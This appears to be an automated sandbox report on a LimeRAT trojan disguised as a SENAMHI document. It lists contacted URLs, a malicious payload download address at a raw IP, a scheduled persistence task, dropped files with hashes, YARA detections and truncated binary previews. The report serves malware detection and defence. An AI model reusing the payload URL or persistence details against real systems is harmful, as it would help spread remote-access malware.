http://x1.c.lencr.org/0	DocumentoSENAMHI20222103.exe, 00000001.00000002.83523648265.0000000006D97000.00000004.00001000.00020000.00000000.sdmp	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://x1.i.lencr.org/0	DocumentoSENAMHI20222103.exe, 00000001.00000002.83523648265.0000000006D97000.00000004.00001000.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://ocsp.thawte.com0	DocumentoSENAMHI20222103.exe, 00000001.00000003.81063438774.0000000005E58000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.81035851437.0000000005E58000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80749812105.000000000643B000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80763490133.00000000064A3000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80770255250.0000000005E59000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.81037127774.0000000005E0A000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80754738208.000000000644A000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80751294134.0000000005E59000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80747033580.0000000006411000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000002.83515571343.0000000005E6F000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80768466561.0000000005E58000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80747271781.000000000643B000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80766226813.0000000005E58000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80875623841.0000000005EF0000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000002.83515005180.0000000005E05000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.81061631920.0000000005E19000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.81032367685.0000000005E0A000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.81063247218.0000000005E0A000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80778844841.0000000006411000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.81065282469.0000000005E59000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000002.83503539466.0000000001504000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crt.rootca1.amazontrust.com/rootca1.cer0?	DocumentoSENAMHI20222103.exe, 00000001.00000002.83523648265.0000000006D97000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.mozilla.com0	DocumentoSENAMHI20222103.exe, 00000001.00000003.81063438774.0000000005E58000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.81035851437.0000000005E58000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80749812105.000000000643B000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80763490133.00000000064A3000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80770255250.0000000005E59000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.81037127774.0000000005E0A000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80754738208.000000000644A000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80751294134.0000000005E59000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80747033580.0000000006411000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000002.83515571343.0000000005E6F000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80768466561.0000000005E58000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80747271781.000000000643B000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80766226813.0000000005E58000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80875623841.0000000005EF0000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000002.83515005180.0000000005E05000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.81061631920.0000000005E19000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.81032367685.0000000005E0A000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.81063247218.0000000005E0A000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.80778848841.0000000006411000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.81065282469.0000000005E59000.00000004.00000800.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000002.83503539466.0000000001504000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://172.111.242.20/Chrome.exelr	DocumentoSENAMHI20222103.exe, 00000001.00000003.80684835019.00000000011DA000.00000004.00000020.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000002.83502455517.00000000011DA000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.rootca1.amazontrust.com/rootca1.crl0	DocumentoSENAMHI20222103.exe, 00000001.00000002.83523648265.0000000006D97000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pki.goog/gtsr1/gtsr1.crl0W	DocumentoSENAMHI20222103.exe, 00000001.00000002.83523648265.0000000006D97000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://172.111.242.20/Chrome.exen	DocumentoSENAMHI20222103.exe, 00000001.00000003.80684835019.00000000011DA000.00000004.00000020.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000002.83502024723.00000000011B2000.00000004.00000020.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000002.83502455517.00000000011DA000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://ocsp.rootca1.amazontrust.com0:	DocumentoSENAMHI20222103.exe, 00000001.00000002.83523648265.0000000006D97000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://github.com/syohex/java-simple-mine-sweeperC:	DocumentoSENAMHI20222103.exe, 00000001.00000002.83503240355.00000000013B4000.00000002.00001000.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000002.83505519609.0000000002FE0000.00000040.00001000.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.79799775147.000000000118E000.00000004.00000020.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.79809451868.000000000118E000.00000004.00000020.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.79810306933.000000000117A000.00000004.00000020.00020000.00000000.sdmp, DocumentoSENAMHI20222103.exe, 00000001.00000003.79799132484.000000000117E000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://pki.goog/repository/0	DocumentoSENAMHI20222103.exe, 00000001.00000002.83523648265.0000000006D97000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	wtqsCpda..exe, 0000000F.00000002.8031612 4713.0000000002B22000.00000004.00000800.00020000.00000000.sdmp, chrome.exe, 00000012.00000002.83503822976.0000000002C010 00.00000004.00000800.00020000.00000000.sdmp	false		high
http://pki.goog/repo/certs/gtsr1.der04	DocumentoSENAMHI20222103.exe, 00000001.00000002.83523648265.0000000006D97000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.111.242.20	unknown	United States		9009	M247GB	true
104.23.98.190	pastebin.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	593268
Start date and time:	2022-03-21 13:40:33 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 17m 21s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	DocumentoSENAMHI20222103.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	21
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winEXE@10/16@1/2
EGA Information:	• Successful, ratio: 80%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings

- Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information.
- TCP Packets have been reduced to 100
- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe
- Excluded domains from analysis (whitelisted): wdcpalt.microsoft.com, client.wns.windows.com, ctldl.windowsupdate.com, wdcp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Execution Graph export aborted for target chrome.exe, PID 6672 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtCreateThreadEx calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.
- Report size getting too big, too many NtResumeThread calls found.
- Report size getting too big, too many NtTerminateThread calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:44:44	API Interceptor	3343x Sleep call for process: cmd.exe modified
14:45:09	Task Scheduler	Run new task: LimeRAT-Admin path: "C:\Users\user\AppData\Local\Temp\chrome.exe"
14:45:56	API Interceptor	4x Sleep call for process: chrome.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\chrome.exe.log

Process:	C:\Users\user\AppData\Local\Temp\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	540
Entropy (8bit):	5.340189734206673
Encrypted:	false
SSDEEP:	12:Q3La/hz92n4M9tDLI4MWuPuuWzAbDLI4MN58HF/zav:MLU84qpE4KGNsXE4fl/4
MD5:	9FE65642E50453BE936A61BDB771D427
SHA1:	81881116AD640C9D636EC6C963C7BBFE41EF8971
SHA-256:	7F9A773F27CDD40D13425EA47E521E1180A04F3F40FD5DAF3B0EA0798A234EC5
SHA-512:	CEA29CF76FFB91C929D83C63C7B3616B24B8E519428441B05DA8AEC9E937738AC041EE679C34230369B18C1F0FF6E8381CDD5B2C53434FFE6B0B78135A3F566
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll",0..3,"System.Management, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\wtqsCpda..exe.log

Process:	C:\Users\user\AppData\Roaming\wtqsCpda..exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	834
Entropy (8bit):	5.347790748399153
Encrypted:	false
SSDEEP:	24:MLU84qpE4KGNsXE4fl/kE4KnKDE4KhKzKhk:Mgv2HKGYHfNkHKnYHKhSok
MD5:	0C9D5A73767CBB8502A51F59380EE680
SHA1:	D96EC44FD8B92C107F89F6093F3B2B28F9A59888
SHA-256:	6C90CCD55387C51C9B510AE2D76596D88F4570D4A046C516A29A535D950AB840
SHA-512:	FCA74EA2E933DB639CE7B4177559E18623A1FC481792DA2B8B6A3A73BA9A213ABBE182889618C00243CD7B5AF3FFDD9F9B3CE334F72048680EB35BF4D850FF9B
Malicious:	false

Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll",0..3,"System.Management, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\L2D128LW\Chrome[1].exe

Process:	C:\Users\user\Desktop\DocumentoSENAMHI20222103.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	29184
Entropy (8bit):	5.951469681811296
Encrypted:	false
SSDEEP:	384:cB+Sbj6NKom4r+65xAH6kgvqDc0gpEkvDKNrCeJE3WNgP0bVjeNwsN4jhxUQro3C:6pomn65xw6p0gpEK45N62YNw44VxWij
MD5:	3D7801D573CAB12F3093C219EBFE495C
SHA1:	E1AD7BE4BA84E44E4EE4339232B984D29C1328D1
SHA-256:	21B86512DE83574C3AD44210D025E93FB28D205CFBD18825DA0A64A52063B627
SHA-512:	844418BEE9DFC603211E2B7E989879B97523ADC18630F0EA1B8D93377B3D5FD867A19FFD0AF0AC3867D35FC5C8231A1ABBBF11F24F8784AB6349AFD27AC30CC5
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_LimeRAT, Description: Yara detected LimeRAT, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\L2D128LW\Chrome[1].exe, Author: Joe Security • Rule: MALWARE_Win_LimeRAT, Description: LimeRAT payload, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\L2D128LW\Chrome[1].exe, Author: ditekSHen
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 93%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L... .)b.....n.....n.... .....@.. ....@.....O..... ....H.....text...tm... ...n..... ..`.reloc.....p.....@..B..... .....P.....H.....`G...E.....V.....(....*..(....*.s.....s.....s.....s.....*.~....o....*.~....o....*.~....o....*.~....o....*6..(....(....*.. (....*.....(....*..(....*.0.....-.(...+.+....*".....*..(....*r~.....-.(...+.....~....*...0.....(....-W(....o....o....r...p(....o....-7r...p(....-+(....-$(...-.r...p(!...r-..p("...(#...-..Arl..p($...((.. .r...p(%...r...p(&.....('...&((.....%()....(*.....*.....

C:\Users\user\AppData\Local\Temp\IconLib.dll

Process:	C:\Users\user\AppData\Local\Temp\chrome.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	60928
Entropy (8bit):	5.6690883286891545
Encrypted:	false
SSDEEP:	768:WhZeVOIr9zmWGODfqED8zOJl+IpXgJKCAyEpd+rnwTIQJAqLiA4B0FdIOFMBC3Wd:EP1m3KpOKSEp1TzCaFiPBhlg36eiikN
MD5:	45ECAF5E82DA876240F9BE946923406C
SHA1:	0E79BFE8ECC9B0A22430D1C13C423FBF0AC2A61D
SHA-256:	087A0C5F789E964A2FBCB781015D3FC9D1757358BC63BB4E0B863B4DFFDB6E4F
SHA-512:	6FD4A25051414B2D70569A82DFF5522606BFC34D3EAEEA54D2D924BC9C92E479C7FDA178208026308A1BF9C90BEE9DBCAF8716D85C2AB7F383B43B0734329B8
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 31%, Browse • Antivirus: ReversingLabs, Detection: 23%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....W.....!..... ... .`..... ..@.....<...O.... .....@..... ..... ..H.....text..... ..... ..`.rsrc..... .....@..@.rel oc.....@.....@..B.....p.....H.....s.....*.(.....*R.s....s....(.....*.0..<.....}.....}....(.....-.r...ps....z..}.....}.....*.0... .....(..... ...._ .....-.rC..ps....z.o.....o.....s.....s....}..... ....s.. .....|8..... ....s.....o.....o .....o!..... .....("..... o!..... ....("..... +2.{..... o.....+ .{..... ... ..o.....+.r...ps....z(.....o.....o....s#.....o$...o%..

C:\Users\user\AppData\Local\Temp\chrome.exe

Process:	C:\Users\user\AppData\Roaming\wtqsCpda..exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	29184
Entropy (8bit):	5.951469681811296
Encrypted:	false
SSDEEP:	384:cB+Sbj6NKom4r+65xAH6kgvqDc0gpEkvDKNrCeJE3WNgP0bVjeNwsN4jhxUQro3C:6pomn65xw6p0gpEK45N62YNw44VxWij
MD5:	3D7801D573CAB12F3093C219EBFE495C

SHA1:	E1AD7BE4BA84E44E4EE4339232B984D29C1328D1
SHA-256:	21B86512DE83574C3AD44210D025E93FB28D205CFBD18825DA0A64A52063B627
SHA-512:	844418BEE9DFC603211E2B7E989879B97523ADC18630F0EA1B8D93377B3D5FD867A19FFD0AF0AC3867D35FC5C8231A1ABBBF11F24F8784AB6349AFD27AC30CC5
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_LimeRAT, Description: Yara detected LimeRAT, Source: C:\Users\user\AppData\Local\Temp\chrome.exe, Author: Joe Security • Rule: MALWARE_Win_LimeRAT, Description: LimeRAT payload, Source: C:\Users\user\AppData\Local\Temp\chrome.exe, Author: ditekSHen
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 93%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L... .)b.....n.....n.... .....@.. ....@.....O..... ....H.....text...tm... ...n..... ..`.reloc.....p.....@..B..... .....P.....H.....`G...E.....V.....(....*..(....*.s.....s.....s.....s.....*.~....o....*.~....o....*.~....o....*.~....o....*6..(....(....*.. (....*.....(....*..(....*.0.....-.(...+.+....*".....*..(....*r~.....-.(...+.....~....*...0.....(....-W(....o....o....r...p(....o....-7r...p(....-+(....-$(...-.r...p(!...r-..p("...(#...-..Arl..p($...((.. .r...p(%...r...p(&.....('...&((.....%()....(*.....*.....

C:\Users\user\AppData\Local\Temp\freebl3.dll

Process:	C:\Users\user\Desktop\DocumentoSENAMHI20222103.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	334288
Entropy (8bit):	6.806904510927404
Encrypted:	false
SSDEEP:	6144:u8YBC2NpfYjGg7t5xb7WOBOLFwh8yGHrIrvqqDL6XPbjm:ubG7F35BVh8yIZqn6vm
MD5:	EF12AB9D0B231B8F898067B2114B1BC0
SHA1:	6D90F27B2105945F9BB77039E8B892070A5F9442
SHA-256:	2B00FC4F541AC10C94E3556FF28E30A801811C36422546A546A445ACA3F410F7
SHA-512:	2AA62BFBA556AD8F042942DD25AA071FF6677C257904377C1EC956FD9E862ABCBF379E0CFD8C630C303A32ECE75618C24E3EEF58BDDB705C427985B94468913
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$...../...AV..AV..AV...V..AV].@W..AV.1.V..AV].BW..AV].DW..AV].EW.. AV..@W..AVO.@W..AV..@V.AVO.BW..AVO.EW..AVO.AW..AVO.V..AVO.CW..AVRich..AV.....PE..L...BW.[.....!.....f.....).....p.. ....3R....@.....p...P.....@..x.....P.....0...T.....@.....8.....text...t..... ..`.rdata..... @..@.data...,H.....@....rsrc...x....@.....@..@.reloc.....P.....@..B..... .....

C:\Users\user\AppData\Local\Temp\mozglue.dll

Process:	C:\Users\user\Desktop\DocumentoSENAMHI20222103.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	137168
Entropy (8bit):	6.782906762178928
Encrypted:	false
SSDEEP:	3072:4kdWyaKm15vd/q/Py9UbfkVgxp1qt/t3PvT4UD2JJJvPBrSezRy:Fdtm15vtSfkVgxp12/t3PLxD2JJJvPQZ
MD5:	75F8CC548CABF0CC800C25047E4D3124
SHA1:	602676768F9FAECD35B48C38A0632781DFBDE10C
SHA-256:	FB419A60305F17359E2AC0510233EE80E845885EEE60607715C67DD88E501EF0
SHA-512:	ED831C9C769AEF3BE253C52542CF032AFA0A8FA5FE25CA704DB65EE6883C608220DF7102AC2B99EE9C2E599A0F5DB99FD86894A4B169E68440EB1B0D001267F
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U..;..;..;....;.W...;...8..;...?..;..:..;...>..;..:..;..:.w.;...?..;...>..;..;..;... ...;...9..;.Rich.;.....PE..L....T.[.....!.....z.....@.....@A..... ...t.....,.... ..x.....0..h.....T.....4..... ..H...@.....L.....text....x.....z..... ..`.rdata..>e.....f...~.....@..@.data.....@....didat..8.....@....rsrc...x... ....@..@.reloc..h....0.....@..B..... .....

C:\Users\user\AppData\Local\Temp\msvcp140.dll

Process:	C:\Users\user\Desktop\DocumentoSENAMHI20222103.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	440120

Entropy (8bit):	6.652844702578311
Encrypted:	false
SSDEEP:	12288:Mlp4PwrPTlZ+/wKzY+dM+gjZ+UGhUgiW6QR7t5s03Ooc8dHkC2es9oV:Mlp4PePozGMA03Ooc8dHkC2ecl
MD5:	109F0F02FD37C84BFC7508D4227D7ED5
SHA1:	EF7420141BB15AC334D3964082361A460BFDB975
SHA-256:	334E69AC9367F708CE601A6F490FF227D6C20636DA5222F148B25831D22E13D4
SHA-512:	46EB62B65817365C249B48863D894B4669E20FCB3992E747CD5C9FDD57968E1B2CF7418D1C9340A89865EADDA362B8DB51947EB4427412EB83B35994F932FD3
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A.....V5=.....A.....;.....".....;.....;.....;.....;.....;.....;.-...;..... Rich.....PE..L....8'Y.....!.....P..... .....az....@A.....C.....R..;.....x..8?.....4:..f..8.....(..@.....P..... @..@.....text...r..... ..`.data....(... .....@....idata..6....P..... .....@..@.didat..4....p.....6.....@....rsrc.....8.....@ ..@.reloc..4:.....<...<.....@..B.....

C:\Users\user\AppData\Local\Temp\nss3.dll

Process:	C:\Users\user\Desktop\DocumentoSENAMHI20222103.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1246160
Entropy (8bit):	6.76559888004065
Encrypted:	false
SSDEEP:	24576:Ab5zzlswYNYLVJAwfpeYQ1Dw/fEE8DhSJVIVfRyAkgO6S/V/jbHpls4MSRpMxkxo:+zW5ygDwnEZIYkjgWjblMSRpMqm
MD5:	D7858E8449004E21B01D468E9FD04B82
SHA1:	9524352071EDE21C167E7E4F106E9526DC23EF4E
SHA-256:	78758BF7F3B3B5E3477E38354ACD32D787BC1286C8BD9B873471B9C195E638DB
SHA-512:	1E2C981E6C0CA36C60C6E9CAE9548B866D5C524DF837095B30D618D9C322DEF7134C20DE820105400DD1B58076B66D90274F67773AC6BA914F611B419BABB44
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 3%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#.4.g.Z.g.Z.g.Z.n...s.Z..[.e.Z..B..c.Z..Y.j.Z..._.m.Z..^.I.Z.E.[.o.Z..[.d .Z.g.[..Z..^.m.Z..Z.f.Z....f.Z..X.f.Z.Richg.Z.....PE..L...#W.[.....!.....w.....@.....@.....=..T.....p.....}..p ...T.....@.....text..... ..`.rdata...R.....T.....@..@.data...tG...`...!...B.....@....rsrc...p.....d..... ....@..@.reloc...}.....~...h.....@..B.....

C:\Users\user\AppData\Local\Temp\softokn3.dll

Process:	C:\Users\user\Desktop\DocumentoSENAMHI20222103.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	144848
Entropy (8bit):	6.539673483315818
Encrypted:	false
SSDEEP:	3072:0Af6suip+d7FEk/oJz69sFaXeu9CoT2nIVFetBWPqeFYMMa:J6PbsF4CoT2OeN43Ma
MD5:	471C983513694AC3002590345F2BE0DA
SHA1:	6612B9AF4FF6830FA9B7D4193078434EF72F775B
SHA-256:	BB3FF746471116C6AD0339FA0522AA2A44A787E33A29C7B27649A054ECD4D00F
SHA-512:	A9B0FB923BC3B567E933DE10B141A3E9213640E3D790B4C4D753CF220D55593AE8026102909969BA6BFC22DA3B2FCD01E30A9F5A74BD14A0FDEC9BEAF0FB14 10
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l$...JO..JO..JO.u.O..JO?oKN..JO?oIN..JO?oON..JO?oNN ..JO.mKN..JO-nKN..JO..KO~.JO-nNN..JO-nJN..JO-n.O..JO-nHN..JORich..JO.....PE..L...+W.[.....!.....b.....P.....@..... .....0..x.....@..`.....T.....(...@.....l.....text..... ..`.rdata...D.....F.....@..@.data..... .....@ ....rsrc...x....0.....@..@.reloc..`....@.....@..B.....

C:\Users\user\AppData\Local\Temp\vcruntime140.dll

Process:	C:\Users\user\Desktop\DocumentoSENAMHI20222103.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83784

Entropy (8bit):	6.890347360270656
Encrypted:	false
SSDEEP:	1536:AQXQNgAuCDeHFtg3uYQkDqiVsv39niI35kU2yecbVKHHwhbfugbZyk:AQXQNVDeHFtO5d/A39ie6yecbVKHHwJF
MD5:	7587BF9CB4147022CD5681B015183046
SHA1:	F2106306A8F6F0DA5AFB7FC765CFA0757AD5A628
SHA-256:	C40BB03199A2054DABFC7A8E01D6098E91DE7193619EFFBD0F142A7BF031C14D
SHA-512:	0B63E4979846CEBA1B1ED8470432EA6AA18CCA66B5F5322D17B14BC0DFA4B2EE09CA300A016E16A01DB5123E4E022820698F46D9BAD1078BD24675B4B181E91F
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....NE...E...E.....".G...L.^.N...E...l.....U.....V.....A....._.....D.....2.D.....D...RichE.....PE..L....8'Y....."!..... .....@.....@A..... .....H?...0.....8.....@.....text..... ..`.data...D.....@....idata.....@..@.rsrc..... .....@..@.reloc.....0.....@..B.....

C:\Users\user\AppData\Roaming\EGyCDiG.tmp

Process:	C:\Users\user\Desktop\DocumentoSENAMHI20222103.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	31120
Entropy (8bit):	5.364337769056878
Encrypted:	false
